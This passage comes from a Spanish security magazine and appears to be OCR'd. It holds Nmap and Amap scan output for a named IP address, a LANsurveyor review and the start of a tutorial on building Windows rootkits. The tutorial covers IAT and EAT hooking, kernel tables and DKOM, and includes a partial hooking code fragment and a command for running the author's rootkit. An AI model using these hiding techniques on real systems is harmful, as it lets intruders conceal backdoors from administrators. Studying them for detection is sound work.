Protocol on 83.29.159.147:21/tcp matches http-apache-1


amap v5.2 finished at 2006-03-26 17:42:56
root@adante:/home/kiero#
```

Figura 1. *Resultados de escaneo con Amap*

Los valores de paquetes especiales que envia Amap son guardados en el fichero `appdefs.trig`, que se halla en el directorio /usr/local/etc/ y forma parte de la distribución estándar del programa. Las respuestas a Amap, se comparan con las respuestas guardadas en el fichero `appdefs.resp`, accesibles de forma predeterminada en el mismo directorio. Además, para escanear, podemos emplear nuestro propio fichero con los valores de paquetes. Sin embargo, antes hay que prepararlo. Para usarlo, hay que emplear el parámetro -D. Si necesitamos más informaciones sobre los servicios activados, tenemos que emplear la opción -b. Gracias a ella, después de verificar el puerto en que se haya activado, por ejemplo, sshd, podemos leer la información siguiente: `SSH-1.99-OpenSSH_3.9p1\n`. Esta información significa que 1.99 es la versión del protocolo SSH, y 3.9pl: la versión de OpenSSH.

Podemos guardar los resultados de escaneo en un fichero para analizarlo más tarde. Para hacerlo, hay que activar Amap con la opción -o y nombre del fichero. Además, podemos verificar los servicios que funcionan en los puertos que pertenezcan al protocolo UDP.

Defectos: Amap todavía no identifica bien las respuestas de algunos servicios poco frecuentes. Si tocamos con un resultado no detectado por la aplicación, podemos mandar la información adecuada por correo electrónico indicado por los creadores, que ayudará perfeccionar el escáner.


Konrad Kierys 

```
root@adante:/home/kiero# nmap -sS -O 83.29.159.147

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-03-26 17:44 CEST
Interesting ports on btn147.neoplus.adsl.tpnet.pl (83.29.159.147):
(The 1665 ports scanned but not shown below are in state: closed)
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
37/tcp   open     time
113/tcp  open     auth
631/tcp  open     ipp
1720/tcp filtered H.323/Q.931
6000/tcp open     X11
Device type: general purpose
Running: Linux 2.4.X
OS details: Linux 2.4.6 - 2.4.26 or 2.6.9
Uptime 0.073 days (since Sun Mar 26 16:02:24 2006)

Nmap finished: 1 IP address (1 host up) scanned in 162.944 seconds
```

Figura 2. *Resultados de escaneo con Nmap*



LANsurveyor 9.5

Sistema Operativo: Windows
Licencia: Comercial con período de prueba gratis
Aplicación: Software de administración de redes
Página de Inicio: *http://www.neon.com/*

Está probado que el LANsurveyor es un software de administración de redes fácil de utilizar, es el único que proporciona cuatro funciones esenciales en una aplicación rentable: mapas de red automáticos, informes de administración de ventajas, monitor de red, administración y distribución remotas. (*Neon Software*).

Hoy queremos mostrarte como puedes utilizar el LANsurveyor para crear una ilustración (mapa) figurativa de tu red, y utilizarla para enviarle a tus clientes de red los archivos y mensajes. Más allá de las capacidades antes mencionadas, también te mostramos que puedes solicitar varias informaciones. e.g. sobre procesos en ejecución / servicios de tus clientes y como establecemos una conexión visual con la ayuda del Escritorio Remoto de Microsoft.

Para emplear las capacidades del LANsurveyor, tenemos que instalar además la herramienta *Neon Responder Client* (Cliente de Respuesta Neon) en nuestros clientes de red y activar el Escritorio Remoto. Ya es hora de iniciar la herramienta. Desde el comienzo mismo se nos pide efectuar algunas configuraciones importantes con respecto a nuestra red. Bajo el registro de la IP, también especificamos una contraseña, que va a ser utilizada por el LANsurveyor para comunicaciones posteriores con nuestros clientes de la Neon Responder. Además introduciremos las cadenas de la Comunidad que necesitan nuestros dispositivos SNMP hábiles. Después pulsamos el botón Ok y observamos como el LANsurveyor busca dispositivos compatibles en nuestra red. Hacia el final de este proceso obtenemos una ilustración (ver Figura1) de nuestra red.

El resto se explica mediante el siguiente ejemplo. Supongamos que todos las terminales tienen un número único de identificación. Ahora queremos asociar estos números con los dispositivos específicos en nuestro mapa. Por tanto seleccionamos la opción de *Propiedades* con un click Derecho en uno de nuestros dispositivos y cambiamos el campo de *Node Name* (Nombre del Nodo), correlativo al número de identificación. Pocos minutos antes de que deje de sonar el teléfono. *Hola, habla Bob, del departamento de ventas... Ok Bob, por favor indícame el número de identificación de tu terminal y tus problemas*. Poco después de la descripción de Bob, encontramos su terminal en nuestro mapa.

Figura 1. *Una ilustración de la red*

Primero queremos obtener más información sobre su dispositivo. Por ello, hacemos Doble Click encima de este. Como es la primera vez que iniciamos nuestra herramienta se nos pregunta si el LANsurveyor debe trasmitirle nuestra contraseña original específica a los clientes de la Neon Responder.

Confirmamos la invitación y el *LANsurveyor* nos muestra una nueva ventana con los detalles del sistema operativo, los procesos en ejecución/servicios y demás. Ahora que tenemos un poco más de información sobre el terminal de Bob, vamos a ocuparnos del problema real. Bob nos dijo que necesita de manera urgente una pequeña herramienta de cálculo. Nos decidimos a enviarle la herramienta con ayuda del *LANsurveyor.* Para ello seleccionamos la opción *Manage* (*Administrar*)*->Send file* (*Enviar archivo*), a través de un click Derecho en el terminal de Bob y especificamos respectivamente en el nombre de archivo la ubicación en la que queremos guardar el archivo. Después de que sean transferidos los archivos seleccionamos otra vez el dispositivo por medio de un click Derecho para crear una conexión con la ayuda del Escritorio Remoto de Microsoft. Por tanto elegimos la opción *Screen Share* (*Compartir Pantalla*)*->Start Remote Desktop Connection* (*Iniciar la Conexión de Escritorio Remoto*). Ahora podemos ayudar a Bob a instalar la herramienta. Por último marcamos con una nota el dispositvo de Bob, esta nos recordará posteriormente lo que hemos hecho (*Manage* (*Administrar*)*->Store Notes* (*Guardar notas*)).

Stefan Lochbihler



Rootkits en plataformas Windows

Nzeka Gilbert 

Grado de dificultad

●●●

¿Qué tienen en común los hackers de kernel (en este artículo usaremos el término kernel en lugar de núcleo del sistema operativo), las corporaciones que tienen empresas de web-marketing que desarrollan spyware y adware (para hacer perfiles de los websurfers), y empresas como Sony (que usa un sistema DRM desarrollado por First 4 Internet)?

Los rootkits se han hecho cada vez más comunes, son herramientas usadas por hackers que ya han comprometido un sistema y que tratan de instalar herramientas invisibles que les permitan volver fácilmente por donde han entrado (tales herramientas reciben el nombre de backdoors) o para ocultar las modificaciones que se hicieron antes de que un administrador se de cuenta de que sus sistemas han sido traspasados.

Los rootkits ya eran conocidos por el mundo Unix. Podrían estar clasificados en el apartado de supervivencia de la caja de herramientas del hacker. Bajo Linux, los rootkits están compuestos por un backdoor, un sniffer, un log wiper (destructor de logs) y otros programas que reemplazarán los componentes legítimos de un sistema (como por ejemplo ps, netstat). Hay dos tipos de rootkits: aquellos que funcionan como programas normales y aquellos que son creados como LKM (*Loadable Kernel Module* o Módulo del Kernel de Linux). La característica de los rootkits LKM (y lo que los hace potentes) es que son capaces de interceptar llamadas del sistema y modificar el comportamiento de Unix (su núcleo) cuando realiza determinadas acciones.

Este código malicioso también existe bajo plataformas Windows, con una gran diferencia: no podemos basar nuestro trabajo en códigos fuentes válidos para entender como trabajan el kernel de Windows y todos sus componentes (llamados objetos en el argot de Windows). Esto es por lo que ser capaz de hacer ingeniería inversa (ser capaz de volcar su código ASM y entender-

En este artículo aprenderás...

- Los principios básicos de los rootkits y las técnicas/herramientas usadas por los desarrolladores de rootkits.
- Como crear tus propios rootkits trabajando en el espacio del usuario y/o del kernel.
- Como analizar el kernel de Windows con software gratuito.
- Como crear una GINA personalizada.

Lo que deberías saber...

- Como se gestiona la memoria en la arquitectura INTEL.
- Como trabajar con el formato de archivo PE.
- Como programar software y DLLs.




Figura 1. *Los anillos*

lo) es la habilidad básica que todos los hackers de Windows deben tener.

En este artículo, te ayudaremos a entrar en el mundo de los rootkits bajo la plataforma Windows empezando por exponer sus principios fundamentales. Luego nos centraremos en el desarrollo de rootkits y de rootkits del kernel. Para finalizar, dedicaremos algunos párrafos a las herramientas de detección y técnicas avanzadas que es muy probable que utilicen los futuros rootkits.

Dos rootkits, que se pueden descargar del sitio web del autor, han sido creados para este artículo. El primero es Ring3RK en el que se han usado las técnicas de los rootkits no formados por módulos del kernel. El siguiente, Ring0RK, está basado en una versión modificada del rootkit FU (un rootkit desarrollado por James Butler, un reconocido experto en rootkits de Windows). El código fuente de estos rootkits no se proporciona en su totalidad porque el autor usa la versión completa como marco sobre el que implementa las últimas técnicas *bonitas y a la moda*: así que es posible que encuentres líneas de código que no estén en el que se proporciona con la revista.

Definición de un rootkit

Un rootkit es un programa o un conjunto de programas que permiten al desarrollador ocultar en un ordenador su rastro y sus armas, todo esto hecho con gran discreción. Un rootkit no es ni un virus ni cualquier otro malware que intente infectar al máximo número de gente o de archivos. Cuando un hacker ya ha comprometido un sistema, buscará donde esconder sus backdoors para poder volver al sistema recientemente hackeado. El problema es que un administrador puede encontrar fácilmente las puertas traseras y los archivos del hacker: por lo tanto el segundo tendrá que modificar el comportamiento del sistema infiltrado para hacerlo invisible. Es en este momento cuando intervienen los rootkits: intentarán provocar un error en alguna de las herramientas de seguridad que el administrador pueda usar para hacer creer al sistema que está sano mientras oculta varios archivos y programas del hacker en el disco duro. Es de esta manera como es posible modificar las funciones básicas de un sistema para realmente esconder archivos diciéndole al sistema que estos no existen, o para esconder conexiones de red, procesos e incluso la inducción de errores en las herramientas de análisis mientras actúan directamente sobre las páginas de memoria.

El modelo de seguridad de Windows

No haremos un inventario de los sistemas de seguridad que están implementados en Windows, hablaremos sólo de la gestión de privilegios bajo este SO: los elementos principales en los que tenemos que pensar cuando desarrollemos un rootkit. De forma sencilla, los rootkits están divididos en dos familias que explicaremos más adelante.

Hay dos modos de ejecución para los archivos ejecutables en Windows: el espacio del usuario y el Kernel (el núcleo). En el espacio del usuario, Windows proporciona una API (a través de sus DLLs) que cada desarrollador puede usar. Es en este espacio en el que el software como Paint o Dev-Cpp es iniciado. Aunque proporciona las llamadas de sistema en las que se basan las API, el kernel debe de ser inaccesible para el software desde el espacio de usuario. Con está idea en mente, los desarrolladores de Windows han creado un segundo modo: el modo kernel (o espacio del kernel). Los archivos binarios ejecutados en este modo tienen acceso a todo el sistema sin restricción: la memoria, las tablas del procesador, los sistemas que gestionan los procesos, los sistemas de seguridad...

De acuerdo con el modo en el que vaya a trabajar el rootkit, tendrá más o menos habilidades. Por lo tanto

Listado 1. *Encabezamiento PE de Explorer.exe*

```
C:\khaalel>pedump.exe
PEDUMP - Win32/Win64 EXE/OBJ/LIB/DBG file dumper - 2001 Matt Pietrek

Syntax: PEDUMP [switches] filename

  /A    include everything in dump
  /B    show base relocations
  /H    include hex dump of sections
  /I    include Import Address Table thunk addresses
  /L    include line number information
  /P    include PDATA (runtime functions)
  /R    include detailed resources (stringtables and dialogs)
  /S    show symbol table

C:\khaalel>pedump.exe /A C:\WINDOWS\explorer.exe >> explorer.exe.txt
C:\khaalel>explorer.exe.txt
...
Imports Table:
  msvcrt.dll
  Import Lookup Table RVA:    00042C68
  TimeDateStamp:              FFFFFFFF
  ForwarderChain:             FFFFFFFF
  DLL Name RVA:               00042BC8
  Import Address Table RVA:   00001000
...
```

CPU - main thread, module explorer

```
01001000 . 92C3C177  DD msvcrt._itow
01001004 . 1BC2C277  DD msvcrt.free
01001008 . B072C477  DD msvcrt.memmove
0100100C . 37C4C277  DD msvcrt.realloc
01001010 . 945CC377  DD msvcrt._except_handler3
01001014 . 07C4C277  DD msvcrt.malloc
01001018 . 10FAC477  DD msvcrt._ftol
0100101C . E7FFC377  DD msvcrt._vsnwprintf
01001020 . 00000000  DD 00000000
01001024 . C25FE377  DD ADVAPI32.RegSetValueW
```

Figura 2. *Como localizar la IAT de un software con OllyDbg*

hay dos tipo de rootkits: los rootkits del espacio del usuario y los rootkits del kernel. Los rootkits del espacio del usuario están generalmente compuestos por un conjunto de pequeñas herramientas que serán usadas para reemplazar programas sanos que permitan al atacante hacerse invisible. También pueden explotar técnicas que son un poco más avanzadas como el hooking de APIs, la inyección de DLL o el hooking de la función *inline* para modificar como trabaja el software sano sobre la marcha sin reemplazarlo y actuando sobre los datos privados del software directamente en la memoria. Los rootkits del kernel están escritos generalmente como drivers para Windows (creados como todos los otros drivers que usan el DDK de Microsoft) que tienen acceso a todos los objetos del sistema: de esta manera pueden hacer todo lo que quieran. Por ejemplo, bajo Linux un driver del kernel podría modificar el SSDT que es el equivalente en el ámbito de Windows a las tablas de syscalls de Unix.

Arquitectura de los procesadores x86: los anillos y sus consecuencias

Los anillos son la base para el sistema de gestión de los privilegios bajo la plataforma Windows (pero también en otros sistemas como Linux). Los anillos son un concepto introducido por Intel y sus microprocesadores x86. En la Figura 1 están representados estos anillos.

En esta familia de procesadores, hay cuatro anillos (de anillo0 a anillo3) para controlar la forma en la que funcionan los objetos del sistema. Actualmente, sólo 2 de estos anillos son utilizados por todos los sistemas operativos: el anillo0 y el anillo3. En el anillo0 se encuentra el Kernel y en el anillo3 el espacio de usuario. Esta decisión de no usar todos los anillos que proporciona la arquitectura x86 conlleva un problema de seguridad: todos los objetos que se ejecuten en el modo kernel pueden acceder a todos los recursos del sistema. El kernel en sí no está separado de otros drivers y otros tipos de LKM (módulos del Kernel). Los últimos son capaces de acceder al kernel y divertirse con él.

Arquitectura de los procesadores x86: las tablas de direcciones

Para permitir al espacio de usuario comunicarse con el modo Kernel, el sistema usa interrupciones. Cuando la CPU recibe una interrupción, entiende que tiene que realizar una transición del espacio de usuario hacia el modo kernel y ejecutar las rutinas adecuadas. Imaginemos, por ejemplo un software buscador de archivos. Para escanear un directorio, mandará una interrupción INT2E mientras requiere, por ejemplo, una función `NtQueryDirectoryFil` (está llamada se realiza mediante la colocación de la información adecuada en los registros de procesos). Como podemos suponer, para ser capaz de gestionar todas las acciones posibles en un sistema, la CPU necesitará una gran cantidad de rutinas. Ya que no es capaz de almacenarlas todas dentro de sus propios segmentos de memoria, se usan algunas tablas de direcciones. Estás tablas almacenarán la dirección de memoria de algunas rutinas. Aquí aparecen algunas de estas tablas con las que les gusta jugar a los rootkits.

Global Descriptor Table (Palabras clave: GDT - SGDT) y Local Descriptor Table (Palabra clave: LDT)

La GDT y la LDT permiten dividir la memoria en segmentos. Son tablas que contienen listas de descriptores de segmentos. Un descriptor de un segmento es una estructura de 8 bytes que contiene datos del segmento de memoria. Como indica su nombre, un descriptor de un segmento permite describir un segmento de la memoria. Para tu información, en las arquitecturas Intel, para seleccionar un segmento, es necesario colocar en el registro adecuado el número del selector de segmento que apunta al descriptor deseado. Un elemento del descriptor del segmento que puede interesar a los desarrolladores de rootkits es el DPL (*Descriptor Privilege Level*, Descriptor del Nivel de Privilegios) que permite saber si tal segmento es accesible en modo kernel o usuario.

También es posible modificar la posición de la GDT gracias a la instrucción LGDT. ¿Por qué? Porque la GDT puede almacenarse en cualquier sitio de la memoria siempre que el procesador sepa donde está localizada. El primer elemento de la GDT puede localizarse, entre otras cosas, gracias a la instrucción SGDT.

La gran diferencia entre la GDT y la LDT reside en el hecho de que un sistema sólo puede tener una GDT aunque pueden crearse varias LDTs (cada una de ellas teniendo diferentes tareas, por supuesto). Hemos hablado antes de los registros de segmentos. Hay 6 registros de segmentos. Se identifican mediante las siguientes etiquetas: CS, DS, ES, FS, GS, SS y se usan para almacenar la dirección inicial de un segmento (dirección inicial de instrucciones de una aplicación, dato o pila).

00400000	00001000	LOADDLL		PE header	Imag	R	RWE
00410000	00001000	LOADDLL	CODE	code	Imag	R E	RWE
00420000	00003000	LOADDLL	DATA	data	Imag	RW	RWE
00430000	00001000	LOADDLL	.idata	imports	Imag	RW	RWE
00440000	00001000	LOADDLL	.edata	exports	Imag	R	RWE
00450000	00001000	LOADDLL	.rsrc	resources	Imag	RW	RWE

Figura 3. *Localizando la sección .edata*

Aquí, de acuerdo con el manual oficial para desarrolladores INTEL (que puede consultarse en *http://www.intel.com/design/pentium4/manuals/index_new.htm*), está la descripción de estos registros de segmentos (que están en el Volumen 1 del manual: Arquitectura Básica página 70). CS (de Code Segment) es un registro de 16 bits que indica la dirección inicial de las instrucciones binarias de un programa o sub-rutina que el procesador deba ejecutar.

SS (de Stack Segment) es un registro de 16 bits que indica la zona de la memoria de la pila del programa que se está ejecutando. Hay que mencionar un punto importante: el registro CS no puede ser modificado por nuestros programas porque no podemos alcanzarlo: por otro lado el registro SS puede usarse para manejar varias pilas. Los demás registros (DS, ES, FS y GS) indican segmentos de datos. Cuatro registros fueron creados para facilitar el acceso (acceso seguro) a las diversas estructuras de datos de un programa, las cuales pueden colocarse en cuatro segmentos diferentes.

DS (de Data Segment) es un registro de 16 bits que contiene la dirección inicial de datos del programa. Para tu información, el valor de este registro será modificado si se usan varios segmentos.

ES, GS y FS son registros adicionales que pueden utilizar los desarrolladores que quieran aprovecharse de la arquitectura Intel: pueden usarlos como quieran. Se usan frecuentemente para referenciar otros tipos de datos.

Para más información acerca de la arquitectura Intel x86 (32 o 64 bits), te recomendamos que leas los manuales para desarrolladores de INTEL.

Interrupt Descriptor Table (Palabras clave: IDT – IDTR)

La IDT es una tabla con 256 entradas que almacena las direcciones de las rutinas que gestionarán las (256) interrupciones de las que hemos hablado antes. El IDTR (de *Interrupt Descriptor Table Register*) contiene la dirección IDT. Para cargar su valor, necesitamos usar una instrucción SIDT (de *Store IDT*, almacenar IDT). Para modificarlo, necesitamos usar una instrucción LIDT (de *Load IDT*, cargar IDT). Como veremos más adelante, es posible listar los contenidos de la IDT, poner un enganche (*hook*) en ella o incluso crear a una nueva IDT con la mayor discreción. La IDT permite hacer llamadas de sistema y otras cosas: por ejemplo, SoftIce usa una interrupción (la 0x03) para su comando BPX.

System Service Dispatch Table (SSDT)

La SSDT (o Tabla del despachador, Dispatcher Table) es el equivalente para Windows de la tabla de llamadas al sistema de los sistemas Unix. Windows proporciona muchas APIs al espacio del usuario para permitir el desarrollo de aplicaciones sin necesidad de ejecutar nada en el modo kernel. Para ser capaz de responder a cada acción requerida por el código fuente del desarrollador, el sistema hace llamadas de sistema mediante el envío de la interrupción 0x2E y colocando en los registros adecuados los diversos parámetros que puede necesitar una llamada de sistema. De hecho, la instrucción 0x2E se usa en las plataformas viejas. Bajo Windows XP, se usa la instrucción SYSENTER.

Import Address Table (IAT)

Como hemos dicho antes, el sistema proporciona un conjunto de DLLs que permiten a los desarrolladores crear programas sin preocuparse de las llamadas de sistemas subyacentes que pueden ser modificadas en cada nueva edición de Windows. ¿Como se localizan las funciones usadas en un programa y definidas en una DLL (Windows proporciona muchas DLLs como *User32.dll*, *Kernel32.dll*, *Ntdll.dll*...) ?

Durante la inicialización del software, se recorrerá su IAT. Esta IAT tiene una lista con todas las funciones usadas en el software y el nombre de las DLLs que las contienen. El cargador (*loader*) de las aplicaciones por lo tanto buscará la dirección de las funciones en la memoria y colocará esta información en el la IAT del software. Si la DLL no está en memoria, será cargada. Cada vez que el software quiera ejecutar el código de una función definida en una DLL, saltará hasta su IAT al lugar donde se encuentre la dirección de la función deseada.

Usando OllyDbg, podemos localizar la IAT de una aplicación. Para las personas a las que no les sea familiar el formato de archivo PE, hablaremos de ello en un par de minutos. Déjanos empezar usando el *PEDump.exe* de Matt Pietrek para localizar esta sección.

Hemos localizado el inicio de un tabla importante. Para comprobarlo podemos abrir OllyDbg.

Acabemos de ver una palabra técnica nueva que deberías conocer: RVA (de *Relative Virtual Address*, Dirección Relativa Virtual). Este concepto nos permite conocer la posición de un elemento (como las tablas) en los archivos PE (como los EXE, DLLs...) comenzando por la dirección base del archivo PE.

Cualquiera que sea la posición de inicio del archivo en la memoria, gracias al RVA, siempre es posible encontrar un símbolo. Digamos, por ejemplo, que el archivo PE está cargado en la memoria en la dirección virtual 0x10000 y que la RVA de la IAT es 00001000, de esta manera podemos encontrar la posición en la imagen de la memoria porque ésta se encuentra localizada en la dirección: 0x01000000 + 0x00001000 = 0x01001000.

El IAT hooking consiste en la modificación de las entradas IAT de un programa para que ejecute nuestras funciones (implementadas

00400000	00001000	LOADDLL		PE header	Imag	R	RWE
00410000	00001000	LOADDLL	CODE	code	Imag	R E	RWE
00420000	00003000	LOADDLL	DATA	data	Imag	RW	RWE
00430000	00001000	LOADDLL	.idata	imports	Imag	RW	RWE
00440000	00001000	LOADDLL	.edata	exports	Imag	R	RWE
00450000	00001000	LOADDLL	.rsrc	resources	Imag	RW	RWE

Figura 4. *Viendo la flag sólo de escritura del .edata*

```
77E77A3D   00              DB 00
77E77A3E   00              DB 00
77E77A3F   00              DB 00
77E77A40 $ 55              PUSH EBP
77E77A41 . 8BEC            MOV EBP,ESP
77E77A43 . 81EC 10020000   SUB ESP,210
77E77A49 . 53              PUSH EBX
77E77A4A . 56              PUSH ESI
77E77A4B . 57              PUSH EDI
77E77A4C . 64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
77E77A52 . 8B40 30         MOV EAX,DWORD PTR DS:[EAX+30]
```

Figura 5. *Preámbulo en Windows 2000*

en un DLL de nuestro rootkit) y no permitiendo al programa hackeado ejecutar las funciones válidas de Windows.

Export Address Table (EAT)

Aunque es bastante simple de preparar y muy potente, el IAT hooking tiene grandes desventajas. Es fácilmente detectable y si el software decide (con el objetivo de usar el mínimo de memoria posible) buscar la dirección de una función no durante su lanzamiento sino justo antes de utilizarla, el IAT hooking simplemente no funcionará. Para encontrar la dirección de una función, se usa frecuentemente la función `GetProcAddress`. La meta del EAT hooking es secuestrar esta función de manera que, cada vez que un software (¡¡¡cualquier software!!!) llame a una función específica (que previamente hemos secuestrado) una función implementada en la DLL de nuestro rootkit será llamada en lugar de la función válida de Windows. Es, por tanto, una alternativa al IAT hooking bastante potente pero también detectable.

Como podemos ver en la siguiente imagen de las secciones del encabezamiento del Kernel32.dll, la EAT también tiene su sección en un archivo ejecutable y puede ser localizada por su nombre: .edata.

Estructuras de procesos x86: procesos e hilos

Un elemento principal a tener en mente antes de continuar nuestras explicaciones técnicas es que nuestros rootkits gestionaran hilos, no procesos. ¿Por qué? Deberías saber que el organizador (la parte del kernel relacionada con el reparto del procesos de tiempo para tratamiento) hace su trabajo basándose en el número de hilos que pueden tener los procesos y no en el número de procesos.

Un ejemplo: imaginemos 3 procesos. El primero tiene 10 hilos, el segundo tiene 6 y el último tiene 3. El organizador no dará a cada proceso un tercio del tiempo de computación del procesador. Esto se hará dependiendo del número de hilos que tengan. Mediante pequeños cálculos, podemos ver que el primero ocupara el 50% del tiempo de computación, el segundo tendrá el 30% y el tercero el 20%.

Los cálculos son erróneos desde el primer número ya que no hemos tenido en cuenta las prioridades de ejecución, y muchos otros datos, pero esto no cambia el hecho de que los hilos son la base y no los procesos, que son sólo un conjunto de hilos que comparten las misma información de seguridad, la misma memoria...

Esto también explica porque las funciones como `CreateRemoteThread` son mucho más usadas por los rootkits y otros malwares para, por ejemplo, copiar código en la memoria de otros programas.




Figura 6. *Como hacer el detour patching*

Hooking vs. DKOM (Direct Kernel Object Manipulation)

Hemos empezado acercándonos al hooking pero intentaremos dar una definición general con el objetivo de incluir varias aplicaciones del hooking. El hooking consiste en el secuestro de los recursos que usa un software y/o la modificación de la información de su memoria "privada" con la intención de modificar su comportamiento. El hooking no sólo funciona con software del espacio del usuario, también es posible hacer un hook (enganche) en las tablas de las que hemos hablado previamente. El hooking de funciones es una actividad de alto riesgo que requiere mucha suerte porque si la victima sabe donde mirar, encontrará fácilmente el hook, que generalmente consiste en la modificación de las direcciones de memoria de las funciones usadas. Además, como el código del rootkit está en memoria (y sus DLLs substitutas han sido cargadas, si las ha creado el desarrollador), puede ser fácil de detectar a no ser que encuentre la forma de manipular las páginas de la memoria en las que se encuentra para engañar a las herramientas de análisis de seguridad, diciéndoles indirectamente que no está presente ningún rootkit. Como información, *Shadow Walker* es un proyecto que tiene como objetivo la creación de tal rootkit.

Hay otros medios para controlar directamente el sistema en el

```
7C801768    90              NOP
7C801769    90              NOP
7C80176A    90              NOP
7C80176B  $ 8BFF            MOV EDI,EDI
7C80176D  . 55              PUSH EBP
7C80176E  . 8BEC            MOV EBP,ESP
7C801770  . 83EC 18         SUB ESP,18
7C801773  > A1 1800FE7F     MOV EAX,DWORD PTR DS:[7FFE0018]
7C801778  . 8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
7C80177B  . 8B0D 1400FE7F   MOV ECX,DWORD PTR DS:[7FFE0014]
```

Figura 7. *Preámbulo en Windows XP*

espacio del kernel. Para ello, necesitaremos modificar los objetos del kernel bajo Windows. Pero antes de hacerlo, ¿Qué es un objeto en la plataforma Windows? Por el momento, los objetos que podemos alcanzar con los rootkits son estructuras o listas de estructuras (listas con un sólo enlace o listas con dobles enlaces, aunque más frecuentemente las segundas) que describen/enumeran, entre otras cosas, los procesos, hilos, derechos de procesos y otros drivers. La técnica que nos permite realizar este tipo de acción es conocida como DKOM (Manipulación Directa de un Objeto del Kernel). Desgraciadamente esta técnica también tiene sus límites: sólo se pueden alcanzar los objetos en la memoria y como no tenemos mucha información sobre los objetos del kernel, necesitaremos poner mucha atención antes de poder manejarlos. Como información: en este modo no se pueden manejar ni esconder los archivos.

Api Hooking: IAT

Para ser capaz de utilizar funciones definidas en DLLs, los archivos binarios tendrán que importar información sobre las funciones para ser capaces de ejecutarlas en el momento deseado. Analizando la arquitectura de los archivos PE, podemos encontrar una estructura simbolizada por la etiqueta PIMAGE_IMPORT_DESCRIPTOR que es, de hecho, una estructura donde se colocará la información acerca de las funciones que el software a importado (de forma general deberíamos decir *símbolos*). Esta estructura señala a dos tablas. La tabla que más nos interesa es la IAT. En la práctica, rápidamente veremos que no podemos acceder directamente a la IAT.

Inicialmente, deberíamos guardar la verdadera dirección de la función que vamos a interceptar. Esto es realizable gracias a una simple llamada de `GetProcAddress`. Luego será necesario comprobar la validez de los encabezamientos PE. Si todos los tests son correctos,finalmente podemos crear un puntero hacia la estructura PIMAGE_IMPORT_DESCRIPTOR.

```
pImportDesc = MakePtr
(PIMAGE_IMPORT
_DESCRIPTOR,
 hModule, pNTHeader->
OptionalHeader.DataDirectory
[IMAGE_DIRECTORY
_ENTRY_IMPORT]
.VirtualAddress);
```

Ya hemos terminado gran parte del trabajo. Ahora probaremos, en un bucle, el miembro Name de la estructura. El Name contiene los nombres de las DLLs de las funciones que van a ser usadas. Como la estructura PIMAGE_IMPORT_DESCRIPTOR acaba con un número 0, podemos saber fácilmente en que parte de las estructura estamos: si encontramos las DLLs antes de llegar al 0, podemos continuar, si no dejamos la memoria ejecutable.

En el caso de que tengamos éxito en la investigación, introduciremos la unión IMAGE_THUNK_DATA. Deberías saber que la IAT y la INT apuntan hacia esta unión que tiene como miembros la famosa información de los símbolos importados. En un último bucle, recorreremos esta unión para buscar la función a interceptar (gracias a la dirección que previamente hemos guardado con `GetProcAddress`) y la modificaremos con nuestra función. .

¡¡¡Acabamos de hacer un hook en la IAT de una aplicación!!!

Para más información sobre el IAT hooking, te recomendamos que investigues el programa *Ring3RK*. Para probarlo, el comando es:

```
C:\khaalel>ring3rk.exe -iat
```

Hará un hook de la IAT del programa actual y mostrará una serie de mensajes en cada fase del hooking (antes, durante y después).

Api Hooking: EAT

La exportación de las direcciones de los símbolos permite, al contrario que

Listado 2. *Cómo obtener una lista de servicios activos gracias a un script WMI*

```
'-----------------------------------------------------------
'Este script está escrito con WMI Code Creator
'de Microsoft Labs
'-----------------------------------------------------------

Dim i
i = 0
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\CIMV2")
Set colItems = objWMIService.ExecQuery( _
    "SELECT * FROM Win32_Process",,48)
For Each objItem in colItems
'     Wscript.Echo "-----------------------------------"
'     Wscript.Echo "Win32_Process instance"
'     Wscript.Echo "-----------------------------------"
    Wscript.Echo "Name: " & objItem.Description
     i = i + 1
Next
Wscript.Echo i
```

